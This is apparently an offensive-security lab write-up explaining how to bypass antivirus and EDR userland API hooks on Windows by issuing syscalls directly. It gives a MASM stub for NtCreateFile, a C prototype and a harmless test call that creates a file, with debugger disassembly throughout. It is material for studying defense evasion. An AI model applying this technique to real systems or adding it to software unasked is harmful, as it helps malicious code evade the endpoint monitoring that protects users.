# Calling Syscalls Directly from Visual Studio to Bypass AVs/EDRs

ired.team/offensive-security/defense-evasion/using-syscalls-directly-from-visual-studio-to-bypass-avs-edrs


AVs/EDR solutions usually hook userland Windows APIs in order to decide if the code that is being executed is malicious or not. It's possible to bypass hooked functions by writing your own functions that call syscalls directly.

For a more detailed explanation of the above, read a great research done by @Cn33liz from @Outflank: https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/ - now you know what inspired me to do this lab.
With this lab, I wanted to follow along what Cn33liz did and go through the process of incorporating and compiling ASM code from the Visual Studio and simply invoking one syscall to see how it's all done by myself. In this case, I will be playing with `NtCreateFile` syscall as this will be enough to prove the concept.

Also, see my previous labs about API hooking/unhooking: Windows API Hooking, Bypassing Cylance and other AVs/EDRs by Unhooking Windows APIs

## Setting Up Project Environment#


Add a new file to the project, say `syscalls.asm` - make sure the main cpp file has a different name as the project will not compile:




Name: syscalls.asm

Location: \\VBOXSVR\Experiments\syscalls\syscalls\syscalls\

Navigate to project's `Build Customizations`:




Enable `masm`:


Visual C++ Build Customization Files

Available Build Customization Files:

| | Name | Path |
|---|---|---|
| ☐ | ImageContentTask(.targets, .pr... | $(VCTargetsPath)\BuildCustomizations\ImageContentTask.targets |
| ☐ | lc(.targets, .props) | $(VCTargetsPath)\BuildCustomizations\lc.targets |
| ☐ | marmasm(.targets, .props) | $(VCTargetsPath)\BuildCustomizations\marmasm.targets |
| ✓ | masm(.targets, .props) | $(VCTargetsPath)\BuildCustomizations\masm.targets |
| ☐ | MeshContentTask(.targets, .pro... | $(VCTargetsPath)\BuildCustomizations\MeshContentTask.targets |
| ☐ | ShaderGraphContentTask(.targ... | $(VCTargetsPath)\BuildCustomizations\ShaderGraphContentTask.ta |

Configure the `syscalls.asm` file to be part of the project and compiled using Microsoft Macro Assembler:



```
#ifndef NT_WARNING
#define NT_WARNING(Status) ((((ULONG)(Status)) >> 30) == 2)
#endif

//
// Generic test for error on any status value.
//
```

Configuration: Active(Debug)    Platform: Active(x64)

| General | |
|---|---|
| Excluded From Build | |
| Content | |
| Item Type | Microsoft Macro Assembler |

## Defining Syscalls#

In the `syscalls.asm`, let's define a procedure `SysNtCreateFile` with a syscall number 55 that is reserved for `NtCreateFile` in Windows 10:

syscalls.asm

.code

SysNtCreateFile proc

mov r10, rcx

mov eax, 55h

syscall


ret

SysNtCreateFile endp

end


The way we can find the procedure's prologue (mov r10, rcx, etc..) is by disassembling the function `NtCreateFile` (assuming it's not hooked. If hooked, just do the same for, say `NtWriteFile`) using WinDbg found in `ntdll.dll` module or within Visual Studio by resolving the function's address and viewing its disassembly there:

FARPROC addr = GetProcAddress(LoadLibraryA("ntdll"), "NtCreateFile");



```
int main()
{
    FARPROC addr = GetProcAddress(LoadLibraryA("ntdll"), "NtCreateFile");
            addr  0x00007fff837901f0 {ntdll.dll!NtCreateFile}
```

Disassembling the address of the `NtCreateFile` in `ntdll` - note the highlighted instructions and we can skip the `test` / `jne` instructions at this point as they are irrelevant for this exercise:



```
00007FFF837901E7 C3                      ret
00007FFF837901E8 0F 1F 84 00 00 00 00 00 nop         dword ptr [rax+rax]
NtCreateFile:
00007FFF837901F0 4C 8B D1                mov        r10,rcx
00007FFF837901F3 B8 55 00 00 00          mov        eax,55h
00007FFF837901F8 F6 04 25 08 03 FE 7F 01 test        byte ptr [7FFE0308h]
00007FFF83790200 75 03                   jne        NtCreateFile+15h (07FFF
00007FFF83790202 0F 05                   syscall
00007FFF83790204 C3                      ret
00007FFF83790205 CD 2E                   int        2Eh
00007FFF83790207 C3                      ret
00007FFF83790208 0F 1F 84 00 00 00 00 00 nop         dword ptr [rax+rax]
```

## Declaring the Calling C Function#

Once we have the `SysNtCreateFile` procedure defined in assembly, we need to define the C function prototype that will call that assembly procedure. The `NtCreateFile` prototype per MSDN is:

// Using the NtCreateFile prototype to define a prototype for SysNtCreateFile.

// The prorotype name needs to match the procedure name defined in the syscalls.asm

// EXTERN_C tells the compiler to link this function as a C function and use stdcall

// calling convention - Important!

EXTERN_C NTSTATUS SysNtCreateFile(

PHANDLE FileHandle,

ACCESS_MASK DesiredAccess,

POBJECT_ATTRIBUTES ObjectAttributes,

PIO_STATUS_BLOCK IoStatusBlock,

PLARGE_INTEGER AllocationSize,

ULONG FileAttributes,

ULONG ShareAccess,

ULONG CreateDisposition,


ULONG CreateOptions,

PVOID EaBuffer,

ULONG EaLength

);

Once we have the prototype, we can compile the code and check if the `SysNtCreateFile` function can now be found in the process memory by entering the function's name in Visual Studio disassembly panel:


Disassembly

Address: SysNtCreateFile(void)

Viewing Options

```
00007FF7C0A2187F CC                    int         3
--- C:\Users\mantvydas\Desktop\syscalls.asm -----------------------------------
            mov r10, rcx
00007FF7C0A21880 4C 8B D1              mov         r10,rcx
            mov eax, 55h
00007FF7C0A21883 B8 55 00 00 00        mov         eax,55h
            syscall
00007FF7C0A21888 0F 05                 syscall
            ret
00007FF7C0A2188A C3                    ret
--- No source file ------------------------------------------------------------
00007FF7C0A2188B CC                    int         3
```

The above indicates that assembly instructions were compiled into the binary successfully and once executed, they will issue a syscall `0x55` that is normally called by `NtCreateFile` from within ntdll.

## Initializing Variables and Structures#

Before testing `SysNtCreateFile`, we need to initialize some structures and variables (like the name of the file name to be opened, access requirements, etc.) required by the `NtCreateFile`:

```
OBJECT_ATTRIBUTES oa;
HANDLE fileHandle = NULL;
NTSTATUS status = NULL;
UNICODE_STRING fileName;
IO_STATUS_BLOCK osb;

RtlInitUnicodeString(&fileName, (PCWSTR)L"\\??\\c:\\temp\\test.txt");
ZeroMemory(&osb, sizeof(IO_STATUS_BLOCK));
InitializeObjectAttributes(&oa, &fileName, OBJ_CASE_INSENSITIVE, NULL, NULL);
```

## Invoking the Syscall#

Once the variables and structures are initialized, we are ready to invoke the `SysNtCreateFile`:

SysNtCreateFile(

&fileHandle,

FILE_GENERIC_WRITE,

&oa,

&osb,

0,

FILE_ATTRIBUTE_NORMAL,

FILE_SHARE_WRITE,

FILE_OVERWRITE_IF,


FILE_SYNCHRONOUS_IO_NONALERT,

NULL,

0

);

If we go into debug mode, we can see that all the arguments required by the `SysNtCreateFile` are being pushed on to the stack - as seen on the right disassembler panel where the break point on `SysNtCreateFile` is set:




```
    SysNtCreateFile(
        &fileHandle,
        FILE_GENERIC_WRITE,
        &oa,
        &osb,
        0,
        FILE_ATTRIBUTE_NORMAL,
        FILE_SHARE_WRITE,
        FILE_OVERWRITE_IF,
        FILE_SYNCHRONOUS_IO_NONALERT,
        NULL,
        0);

    return 0;
}
```

```
00007FF6B6035609 48 8D 8D E8 00 00 00 lea          rcx,[osb]
00007FF6B6035610 E8 02 BC FF FF       call         memset (07FF6B6031217h)
    InitializeObjectAttributes(&oa, &fileName, OBJ_CASE_INSENSITIVE, NULL, N
00007FF6B6035615 C7 45 28 30 00 00 00 mov          dword ptr [oa],30h
00007FF6B603561C 48 C7 45 30 00 00 00 00 mov          qword ptr [rbp+30h],0
00007FF6B6035624 C7 45 40 40 00 00 00 mov          dword ptr [rbp+40h],40h
00007FF6B603562B 48 8D 85 B8 00 00 00 lea          rax,[fileName]
00007FF6B6035632 48 89 45 38          mov          qword ptr [rbp+38h],rax
00007FF6B6035636 48 C7 45 48 00 00 00 00 mov          qword ptr [rbp+48h],0
00007FF6B603563E 48 C7 45 50 00 00 00 00 mov          qword ptr [rbp+50h],0

    SysNtCreateFile(
00007FF6B6035646 C7 44 24 50 00 00 00 00 mov          dword ptr [rsp+50h],0
00007FF6B603564E 48 C7 44 24 48 00 00 00 00 mov          qword ptr [rsp+48h],
00007FF6B6035657 C7 44 24 40 20 00 00 00 mov          dword ptr [rsp+40h],20h
00007FF6B603565F C7 44 24 38 05 00 00 00 mov          dword ptr [rsp+38h],5
00007FF6B6035667 C7 44 24 30 02 00 00 00 mov          dword ptr [rsp+30h],2
00007FF6B603566F C7 44 24 28 80 00 00 00 mov          dword ptr [rsp+28h],80h
00007FF6B6035677 48 C7 44 24 20 00 00 00 00 mov          qword ptr [rsp+20h],
00007FF6B6035680 4C 8D 8D E8 00 00 00 lea          r9,[osb]
00007FF6B6035687 4C 8D 45 28          lea          r8,[oa]
00007FF6B603568B BA 16 01 12 00       mov          edx,120116h
00007FF6B6035690 48 8D 4D 78          lea          rcx,[fileHandle]
